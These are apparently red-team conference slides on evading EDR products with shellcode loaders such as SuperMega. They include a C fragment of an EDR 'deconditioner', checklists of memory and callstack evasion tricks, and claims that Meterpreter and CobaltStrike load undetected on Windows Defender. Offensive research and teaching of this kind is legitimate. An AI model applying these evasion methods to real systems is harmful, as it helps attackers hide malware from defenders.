
            // write every byte of it
            for(int i=0; i<{{PAYLOAD_LEN}}; i++) {
                ptr[i] = 0x23;
            }
        }

        for(int n=0; n<{{SIR_ALLOC_COUNT}}; n++) {
            if (VirtualProtect(
                allocs[n],
                {{PAYLOAD_LEN}},
                p_RX,
                &result) == 0)
            {
                return;
            }
        }

        BOOL bSuccess;
        for(int n=0; n<{{SIR_ALLOC_COUNT}}; n++) {
            bSuccess = VirtualFree(
                allocs[n],
                {{PAYLOAD_LEN}},
                0x00008000); // MEM_RELEASE
        }
    }
}
```

Like pavlov's dogs

Ring the bell a lot




Demo with sirallocalot MDE


# Conclusion

- It seems there is not enough information to identify loader based on telemetry
  - Only Process / Thread / Image loads
  - Loader doesn't use networking, file or registry access
- Telemetry may be there for loader mischief
  - unbacked RW -> RX changes
  - Modifying backed regions
- But not used

Loader is integrated in **backed image section**

- Makes it trustworthy





### Supermega:

- No signature
  - Or easy changeable
- Very little telemetry
  - All look normal
  - From backed memory
- Will not trigger mem scan
  - But susceptible to on-demand mem scan
  - pe-sieve, moneta

RedTeam Technique	Applied?	Aka	Examples
ETW patch?	No	ETW bypass	
Usermode-hook patch?	No	AMSI patch, EDR Unhooking	RefleXXion, ScareCrow
Module stomping?	No	DLL stomping	
Image spoofing?	No	Process Hollowing	
Memory encryption?	No	Sleepmask	Ekko, Gargoyle, Foliage
direct/indirect syscalls?	No	EDR bypass	SysWhisper 1/2/3, Hells Gate, Halos gate
Callstack spoofing?	No		
Mess with other process?	No	Process injection	
PPID or Argument spoofing?	No		

Carrier code signatured?	No
Windows API Calls coming from unbacked memory?	No
Windows API Calls have a suspicious callstack?	No
Change memory region from RX to RW?	No
Hardware / Software breakpoints?	No
APC calls?	No
Unbacked RWX memory?	No
Unbacked RX memory?	<b>Yes</b>
Suspicious sleep state?	No
Reflective DLL used?	No

Payload should not do fancy memory things

- No Stagers
- No Reflective DLL


Staged:

**windows/meterpreter/reverse\_http**

Stageless:

**windows/meterpreter\_reverse\_http**

Name	Current Setting	Required	Description
AutoLoadStdapi	-----	-----	-----
AutoLoadStdapi	true	yes	Automatically load the Stdapi extension




Loader loads the payload


- CobaltStrike, Sliver, Brute ratel, havoc...
- Give the payload best possible changes

C2 should protect itself

- Leave it to the experts
  - Memory encryption
  - Callstacks



When doing your own loader:



- EDR bypass really necessary? (usermode hook patching)
- Strong encryption / entropy really important?
- Focus on:
  - Backed memory
  - No RWX
  - No RX -> RW
  - Clean Callstacks
- Careful with process injection

Alternatives:

- DLL Sideloaded

## SuperMega & Cordyceps

With Anti-Emulator, and sirallocalot EDR deconditioner

Is able to load:

Nonstaged Winhttp Metasploit with disabled stdapi, and CobaltStrike 4.9 default config

- On Win10/Win11 Defender with no alerts
- On Win11 MDE with low-rated alerts

As of August 2024


- Execution Guardrails are very powerful
  - Do them early
- Injecting shellcode into .exe's is... nice
  - Looks genuine. Can thwart automated analysis
  - Makes manual analysis maybe a bit harder
  - Different than creating your own malicious exe's
  - Different than shellcode inject through some other means
- Injecting shellcode into .dll's is cool
- SuperMega loader is... ok
  - Writing C to inject as shellcode into an .exe is a nice workflow to have
  - Good against file based scanning
  - Not a super special new anti EDR or memory scanning
  - But difficult of being AV sig'ed
- RWX reuse maybe better against memory analysis tools
- Need framework for loader-chaining

## My First Shellcode Loader

- Using Linux exploit development know-how
- Learning a lot about Windows

## My Last Shellcode Loader

- Works forever
- Debugging sucks



More details:

<https://blog.deeb.ch/posts/how-edr-works>

<https://blog.deeb.ch/posts/exe-injection>

<https://blog.deeb.ch/posts/supermega>

SuperMega Loader:

<https://github.com/dobin/SuperMega>

Soon:

<https://github.com/dobin/RedEdr>



## Matt Hand - Evading EDR

[https://github.com/hasherezade/masm\\_shc](https://github.com/hasherezade/masm_shc)

From a C project through assembly, to shellcode

<https://www.elastic.co/security-labs>

<https://github.com/mgeeky/ProtectMyTooling/blob/master/RedBackdoorer.py>

Today, we talk about circumventing Endpoint Detection & Response (EDR) systems

**Agenda**

- How EDRs work
- Effective techniques to circumvent them
- How to compensate for EDR protection gaps

**Related work**

- We are not the first to look at EDR evasion. Plenty of information is available online, including on the techniques presented herein
- Check out this paper for a summary and references: [www.mdpi.com/2624-800X/1/3/21](http://www.mdpi.com/2624-800X/1/3/21)

**EDR Evasion Primer For Red Teamers**  
- Karsten Nohl and Jorge Gimenez

0:59 / 1:02:00

#HITB2022SIN EDR Evasion Primer For Red Teamers - Jorge Gimenez & Karsten Nohl


Hack In The Box Security Conference 19K subscribers

Subscribe

419



Share

Download



# Additional Loader Tricks

- Inject dll in .text (pre-loaded, encrypted)
- Fixup:
  - RW it (part of .text)
  - Decrypt, apply reloc's etc.
  - RX it again
- Result: DLL in modified .text
  - Backed memory region



VirtualProtect sets the permission of the page(s) (4kb)  
Use size=1, get the other 4095 bytes for free  
EDR will only scan 1 byte?

```
// Use size 1, still change all the page
VirtualProtect(shellcode_rw, 1, RX)
```

- UPX has RWX sections
  - Obfuscate payload with Shikata ga nai obfuscator

## Proposal

